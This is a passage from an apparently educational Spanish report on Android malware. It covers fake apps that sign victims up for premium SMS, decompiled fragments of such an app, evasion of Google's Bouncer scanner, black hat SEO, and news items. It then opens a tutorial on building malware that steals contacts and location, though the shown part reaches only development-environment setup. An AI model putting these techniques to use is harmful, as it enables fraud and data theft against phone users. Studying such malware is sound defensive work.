

Figura 13: Fuente: http://es.appbrain.com/

3.3. APLICACIONES FALSAS

Puedes obtener más información en el siguiente enlace:
http://rootear.com/android/evitar-infecciones-android

Nos vamos a centrar en un tipo de software malicioso Android cuya forma de infección requiere de la intervención del usuario para que el software empiece a realizar la verdadera función para la cual fue programado, y esto se consigue con las aplicaciones falsas, también llamadas fakeapps o crapapps.

Para esto utiliza la falta de interés o de conocimiento del usuario que en muchas ocasiones no se molesta en comprobar si lo que instala es realmente lo que desea. Ejemplos de fakeapps hay muchos como el que sacaba números de teléfono de Telegram, ChatOn y WhatsApp, el primer virus que se instalaba en el arranque de Android y el primer virus que secuestra el terminal y lo deja inutilizable.

Con fakeapp hacemos referencia a aplicaciones que realmente no lo son pero que consiguen estar muy bien situadas en la Google Play Store y por lo tanto aparentan ser una aplicación legítima. Por ejemplo la siguiente fakeapp, que ya fue retirada de la tienda de Google, ilustra lo que estamos hablando:

Figura 14: Fuente http://rootear.com/android/evitar-infecciones-android

Por tanto su forma de ataque es bien sencilla: El usuario busca una app por la Play Store y cuando encuentra lo que cree es la APP buscada, la instala en el terminal. En el caso mostrado la aplicación tomaba los números de teléfono de WhatsApp, Telegram y ChatOn para suscribir a un servicio de SMS premium que cobraba 1,45 € por mensaje recibido. Además se puede observar en la imagen que la puntuación de la app es bastante alta para ser una aplicación falsa y no es hasta que se leen los comentarios o se observan los permisos que el usuario no se da cuenta que no es lo que aparenta ser.

Figura 15: Fuente http://rootear.com/android/evitar-infecciones-android

En este caso, lo que han utilizado es una técnica de black hat SEO (Search Engine Optimization, o lo que es lo mismo, posicionamiento en buscadores) para lograr las puntaciones altas y situar la app entre los primeros resultados de búsqueda de la tienda. El black hat SEO consiste en romper las reglas de los buscadores para aparecer en una posición más cercana a las primeras utilizando diferentes métodos, lo veremos más adelante.

Volviendo a la fakeapp, una vez el usuario la ha instalado, empieza a ejecutar su código para llevar a cabo su actividad: Lo más habitual es el robo del número del terminal para suscribirlo a servicios premium aunque son capaces de cosas más graves.

Como primer paso, tal y como se muestra en el blog de ElevenPaths, suele ser la obtención del código PIN del usuario o de su número de teléfono, normalmente mediante un SMS de confirmación.

```
public static String getPinFromSms(String paramString)
  throws Exception
{
  Log.i("Util", "begin method getPinFromSms");
  try
  {
    String str2 = paramString.substring(39, 43);
    str1 = str2;
    Log.i("Util", "end method getPinFromSms");
    return str1;
  }
  catch (Exception localException)
  {
    while (true)
    {
      Log.e("Util", "error method getPinFromSms: " + localException.getMessage());
      localException.printStackTrace();
      String str1 = null;
    }
  }
}
```

Figura 16: Fuente blog.elevenpaths.com/

El segundo paso consiste en la suscripción al servicio premium, de la que, o se alerta brevemente al usuario o no se le alerta en absoluto. En muchas ocasiones, se le muestra una notificación en pantalla así como los términos y condiciones de la fakeapp durante un segundo o dos, tiempo insuficiente para leerlo pero para aparentar legalidad en el servicio. En la siguiente captura vemos un ejemplo de esto:

```
public final class f extends BroadcastReceiver
{
  private static void a(Context paramContext)
  {
    Toast.makeText(paramContext, "Bienvenido al servicio de alertas. Recuerda que el precio del servicio
   es de 1,45e por sms recibido. Para darte de baja envía BAJA al 797065. Gracias.", 1).show();
  }
  private static void a(Context paramContext, String paramString1, String paramString2)
  {
    ContentValues localContentValues = new ContentValues();
    localContentValues.put("address", paramString1);
    localContentValues.put("body", paramString2);
    localContentValues.put("read", Boolean.valueOf(true));
    paramContext.getContentResolver().insert(Uri.parse("content://sms/inbox"), localContentValues);
  }

  public final void onReceive(Context paramContext, Intent paramIntent)
  {
    try
    {
      if (PreferenceManager.getDefaultSharedPreferences(paramContext).getBoolean("pushed", false))
      {
        MyService.a();
        return;
```

Figura 17: Fuente blog.elevenpaths.com/

Una vez completado esto, el malware ya está instalado en el terminal y ejecutándose sin que el usuario tenga conocimiento de ello hasta que, o bien empieza a recibir SMS no habituales o lo más normal, al recibir su factura mensual, por lo que el desfase entre el hecho y la denuncia puede ser de incluso meses lo que complica la persecución de estas actividades por parte de las fuerzas del orden.

4. DEFICIENCIAS DE SEGURIDAD EN MARKETS

4.1. PROBLEMÁTICA

La “supuesta” seguridad del Google Market es debido al uso de un sistema anti-malware llamado “Bouncer”, este sistema fue creado debido a las críticas que estaba recibiendo el Android Market por su baja seguridad y casos de malware aparecidos. Este sistema analiza las aplicaciones subidas al Market por los desarrolladores.

Este sistema ha quedado en evidencia y se han comprobado las deficiencias existentes a la hora de llevar a cabo su cometido, por lo que ha quedado demostrado que se puede subir malware al Google Market con relativa facilidad. A día de hoy, es probable que el número de aplicaciones con finalidades maliciosas existentes en Google Market sea mayor del esperado.

Para evitar la detección de este sistema anti-malware, lo que se hace es subir una aplicación maliciosa capaz de detectar cuando está siendo ejecutado por el “Bouncer”, y en ese momento, no realizar ninguna acción maliciosa o sospechosa. Una vez detecte que se está ejecutando en un terminal físico Android, realizará las acciones maliciosas para las que fue diseñada. Los investigadores programaron aplicaciones de Android para que cuando fueran ejecutadas en los servidores de Bouncer, enviaran mensajes por internet a los sistemas de los investigadores, o incluso obtuvieran una Shell interactiva de comandos de los sistemas de Bouncer, para analizar y estudiar estos servidores y así mediante téc-

nicas de detección del sistema operativo, se puede programar aplicaciones de Android para que detecten cuando están siendo ejecutadas por los servidores del sistema Bouncer y no realizar acción alguna, y una vez se detecte que el aplicativo se está ejecutando en el teléfono, realizará las acciones maliciosas.

Existe también otro repositorio de aplicaciones Android para terminales Samsung gestionado por Samsung, su nombre es SamsungApps. Este repositorio se creó para los terminales más antiguos de Samsung que incorporaban el sistema Bada. Según se ha investigado, el 90% de las aplicaciones de este repositorio son para sistemas antiguos Bada, los cuales van desapareciendo del mercado debido a la implementación de Android en los nuevos terminales de esta marca.

Este repositorio está prácticamente sentenciado por Google Play y su utilización ha descendido enormemente por parte de los usuarios. No se han encontrado evidencias de malware distribuido en este repositorio.

4.2. BLACK HAT SEO

Puedes obtener más información en el siguiente enlace:

http://www.seotalk.es/black-hat-seo/

Una forma de posicionar una APP es en los propios buscadores, por lo que es importante estar prevenidos ante esto. Cuando hablamos de métodos y técnicas que no son legales para posicionarse en los buscadores pero que sirven para adquirir una mejor posición en los resultados de los buscadores estamos hablando de Black Hat SEO, entre las características que más destacan el uso de esta técnica se encuentran algunas de las siguientes:

- Romper las reglas establecidas por los buscadores.
- Afectar la experiencia de usuario de forma negativa debido a la aplicación de algunas de estas técnicas.
- Presentación de contenido alternado por algoritmos para generar contenido automático.

La línea que separa un posicionamiento web correcto y un posicionamiento web ilícito es muy delgada, se han tenido muchos debates sobre el tema e incluso en congresos hay empresas que reconocen realizar posicionamiento web con las técnicas de “Black Hat SEO”. Sin embargo estas solo son efectivas por un corto

tiempo en la mayoría de los casos y pueden penalizar a quien lo utilice por los buscadores hasta el punto de ser borrado totalmente. Repasemos algunas de ellas:

Cloaking: Esto sucede básicamente cuando a los buscadores se les muestra un contenido y a los usuarios se les muestra otro. Normalmente la página que se le muestra a los buscadores está realizada incluyendo de forma excesiva el contenido con las frases que se quieren posicionar. El cloaking suele hacerse teniendo un programa que compara una lista que contiene todas las IP de los buscadores y cuando esa dirección le pide información se le envía la página optimizada, de lo contrario envía la página normal.

Spamming Keywords: Este es un método que se utiliza mucho en Internet para tratar de posicionar pero los buscadores están trabajando con expertos en el campo de la lingüística aplicada y la inteligencia artificial para determinar cuándo un contenido no es semánticamente correcto. Lo que busca el Keyword Spamming es meter tantas palabras claves como sea posible en el contenido que se tiene en la página, la técnica también la aplican en textos ocultos, meta tags, texto alterno (atl en imágenes), tags de comentarios, nombre de imágenes, etc.

Texto Oculto: Muy famosa y muy utilizada a principios del 2000, consiste en crear contenido oculto en la misma página; se puede crear poniendo el texto del mismo color que el fondo de la página y así el usuario no puede ver el texto pero los buscadores sí y consideran que es contenido de la página. Inicialmente se utilizó por ejemplo aplicando el fondo y el texto del mismo color o con tamaño del texto ilegible, en la actualidad las técnicas son más avanzadas usando CSS para ocultar el texto, también usan y le agregan el atributo para que no se muestre el texto.

Páginas Traseras: Son webs creadas en muchos casos de forma automática y que no parecen pertenecer a la empresa que las genera, pero que buscan crear tanto contenido como sea posible para generar tráfico hacia ella y enlazar inmediatamente a la página real.

Contenido Duplicado: Creando varios portales con el mismo contenido o con contenido que es muy parecido, pero cambiando en las páginas duplicadas los nombres con los que se realizan los enlaces.

Cambio de Código: Colocar en un dominio interesante una página en texto plano sin absolutamente nada de código para posicionar ese portal y adquirir un buen pagerank y posteriormente a obtener el posicionamiento proceder a desarrollar la web.

Intercambio de Enlaces con Portales no Relacionados: Un enlace es un voto de confianza desde un portal hacia otro, al menos así lo ven los buscadores, por lo que consiste en que intercambies enlaces con tantas webs como sea posible pero que simulen ser de buena reputación para evitar ser penalizado en vez de posicionado.

Granja de Enlaces: Son redes de portales web que intercambian enlaces unas con otras con la única finalidad de incrementar la popularidad de los enlaces, las

granjas de enlaces tratan de incrementar la medición de Google llamada page-rank.

4.3. REPERCUSIÓN EN LOS MEDIOS DE COMUNICACIÓN

- Un nuevo malware para Android distribuido en aplicaciones de la tienda de China Mobile ha infectado ya a 100.000 usuarios. El virus en cuestión es peligroso porque cambia las preferencias de acceso de los usuarios a la tienda, permitiendo así la compra de aplicaciones sin autorización.

  http://www.elmundo.es/elmundo/2012/07/11/navegante/1341988668.html

- Según Trend Micro, se espera una pandemia de malware para Android antes de fin de año.

  http://news.cnet.com/8301-1009_3-57466474-83/security-firm-android-malware-pandemic-by-years-end/

- Durante el primer trimestre de 2012 Trend Micro identificó 5.000 aplicaciones maliciosas para Android, cantidad que se ha multiplicado por cuatro en tan sólo un mes. La compañía descubrió 17 aplicaciones maliciosas en Google Play, las cuales se habían descargado un total de 700.000 veces antes de que fueran eliminadas del Marketplace.

  http://blog.trendmicro.es/la-verdadera-cara-de-las-amenazas-para-android/

- Comunidad Movistar: “El malware en Android se multiplica por dos”.

  http://comunidad.movistar.es/t5/Blog-Android/El-malware-en-Android-se-multiplica-por-dos/ba-p/687305

- New Android Malware Uses Phones as Spam Botnet.

  http://www.pcworld.com/article/258794/update_new_android_malware_uses_phones_as_spam_botnet.html

- Expertos hallan nuevas formas para atacar teléfonos con Android.

  http://es.noticias.yahoo.com/expertos-hallan-nuevas-formas-para-atacar-tel%C3%A9fonos-con-062310137--sector.html?utm_term=%23Tecnolog%C3%ADa

5. CASO PRÁCTICO: DESARROLLO DE MALWARE BÁSICO PARA ANDROID

En esta sección se mostrará lo sencillo que puede resultar desarrollar/analizar malware para dispositivos Android, sobre todo si se dispone de algunos conocimientos de programación en Java. No es necesario ser ningún gurú de la programación ni nada por el estilo, sólo dedicarle unas horas para aprender los requisitos necesarios para montar la infraestructura necesaria y para comprender la estructura de las aplicaciones para dispositivos móviles.

A lo largo de este capítulo, no se desarrollará ningún malware sofisticado ni nada por el estilo, nos centraremos tanto en clarificar todo lo necesario para programar en dispositivos Android, como en hacer un ejemplo funcional de código que extraiga datos de un dispositivo Android como los datos de la agenda y la localización, para enviarlos al número que deseemos.

Como ya se ha visto anteriormente, existe una gran cantidad de posibilidades y variantes que se encuentran hoy en día de malware para dispositivos Android ya instaladas. Unos realizan llamadas de forma oculta a números que permiten ganar dinero al creador del malware, otros crean auténticas "Botnets" y así un sinfín de posibilidades disponibles a la hora de atacar nuestros dispositivos. Como he comentado, me centraré en la extracción de datos confidenciales del dispositivo en el ejemplo que veremos.

En primer lugar veremos todo lo necesario que debes montar para poder desarrollar aplicaciones en Android:

1. Necesitaremos un entorno de desarrollo de java. Si bien el más orientado a desarrollo de aplicaciones móviles es Eclipse, a mí personalmente me gusta más trabajar con Netbeans por lo que explicaremos cómo trabajar con éste en el desarrollo de aplicaciones móviles. Por otra parte existen otros desarrollos muy interesantes como Motodeb, que también pueden ser muy útiles para esta tarea y que invitamos a los más curiosos a investigar.

Instalaremos en primer lugar en Netbeans lo necesario para trabajar con aplicaciones móviles:

a) Iremos en Netbeans al menú Tools, Plugins, tras cargarse la ventana le damos a la pestaña Settings.

b) Presionamos el botón Add.

c) En la siguiente ventana en el campo Name introducimos “NBAndroid” y marcar la casilla “check for updates automatically”.

d) Para terminar en el campo URL introducimos la Url de la web de Project Kenai (atención en este punto por si ha cambiado la Url del enlace o algo así, ya que es el único punto donde es posible “fastidiarlo”):

   http://kenai.com/projects/nbandroid/downloads/download/updatecenter/updates.xml

e) Tras estos pasos, ir a la pestaña Available Plugins, hay que buscar los Plugins Android y Android Test Runner for NetBeans 7.0+, seleccionarlos marcando las casillas y presionar el botón Install.

f) Pulsamos Next, aceptamos los términos de la licencia y apretamos el botón Install, estos pasos descargaran el Plugins a nuestro equipo, así que habrá que esperar a que termine la descarga. Cuando terminemos veremos un mensaje indicando que el Plugins no es oficial y finalizaremos presionando Continue y después el botón Finish. Para activarlo, nos movemos a la pestaña Installed, y podemos comprobar que efectivamente, ambos componentes se encuentran instalados y activados.

g) Antes de pasar a crear el proyecto, accederemos a la ruta donde hemos instalado el SDK para ver que útiles hay instalados y para que nos sirve cada uno.

Accedemos a la ruta en la que indicamos que se instalase y veremos lo siguiente:



Figura 18: Fuente: Elaboración Propia

Básicamente tenemos dos cosas muy importantes, una es el AVD Manager que nos va a permitir crear dispositivos móviles virtuales, si eso es, un móvil virtual que nos permitirá probar las aplicaciones Android sin necesidad de tener que probarlas en un dispositivo físico.



Figura 19: Fuente: Elaboración Propia

En la siguiente captura vemos que sucede al darle al botón **NEW** que nos permitirá crear un nuevo dispositivo:



Figura 20: Fuente: Elaboración Propia

Y en la siguiente captura vemos que sucede al darle al botón **START** de uno de los dispositivos móviles creados:



Figura 21: Fuente: Elaboración Propia

Finalmente al pulsar sobre **Launch** encenderemos el dispositivo y deberemos desbloquearlo como cualquier dispositivo físico, quedando de la siguiente manera:

Figura 22: Fuente: Elaboración Propia

Una vez que hemos visto que hace **el AVD Manager,** veamos para qué sirve el icono del **SDK Manager.**

Como se ve en la siguiente captura, sirve para gestionar las diferentes versiones instaladas del SDK. Se recomienda instalar tantas versiones como pensemos usar del SDK. Este es un punto MUY importante en el que debemos pararnos porque podemos "fastidiarla" bastante.

Algo que debemos tener en cuenta es que cada versión del SDK de Android dispone de una serie de funciones que en ocasiones no son compatibles.

Si vamos a trabajar con un dispositivo con un SDK determinado, estaremos limitados a las funciones que circulan para esa versión de SDK. Debemos asegurarnos por lo tanto muy muy bien de la versión de SDK que utilizaremos, y a la hora de programar debemos también usar funciones que sean lo más compatibles posibles en las diferentes versiones de SDK que pueden encontrarse instaladas en los dispositivos Android.

El dispositivo virtual se puede crear con una versión concreta de SDK y en los dispositivos físicos es sencillo ver que versión de SDK tienen instalada.



Figura 23: Fuente: Elaboración Propia

Si hemos seguido estos pasos de forma correcta ya tendremos nuestro entorno listo para programar en NetBeans aplicaciones Android. Ahora veamos cómo se crea un proyecto en NetBeans para Android: Vamos al menú File, pulsamos sobre new Project y veremos una ventana como la siguiente:



Figura 24: Fuente: Elaboración Propia

Seleccionamos Android Project y le damos a Next a continuación veremos una ventana como la siguiente:



Figura 25: Fuente: Elaboración Propia

En la ventana anterior vemos que hay diferentes elementos a rellenar, y cosas que seleccionar: El nombre del proyecto en Project Name, el nombre del paquete que debe seguir la regla de nombre paquete.nombreaplicacion o sea con un "**.**" que separe las dos partes y también ha de seleccionarse el SDK que se desee.

A continuación un ejemplo:



Figura 26: Fuente: Elaboración Propia

Le damos a Finish y ya tenemos nuestro proyecto que se verá de la siguiente forma en el explorador de proyectos:

Figura 27: Fuente: Elaboración Propia

Como se ve sale en rojo indicando que hay algún problema, se debe a que hay que hacer un build con el botón derecho:



Figura 28: Fuente: Elaboración Propia

Ya tenemos todo listo para empezar a programar.

5.1. CREACIÓN DE UN MALWARE BÁSICO PARA ANDROID

Como es más que evidente esto no va a ser un curso completo de programación para Android; en el caso que nos ocupa, veremos las secciones principales de código y archivos principales, así como el código básico necesario que utilizaremos para crear nuestro malware de Android.

Aun así, cualquier programador avispado, podrá asimilar de forma sencilla y tomar como base lo explicado para profundizar en este mundillo y subir así de nivel su skill en programación de malware Android.

Una vez se ha hecho el build del proyecto, vemos las siguientes carpetas:



Figura 29: Fuente: Elaboración Propia

El archivo MainActívity.java es el archivo principal del proyecto, que por defecto tiene el siguiente código:



Figura 30: Fuente: Elaboración Propia

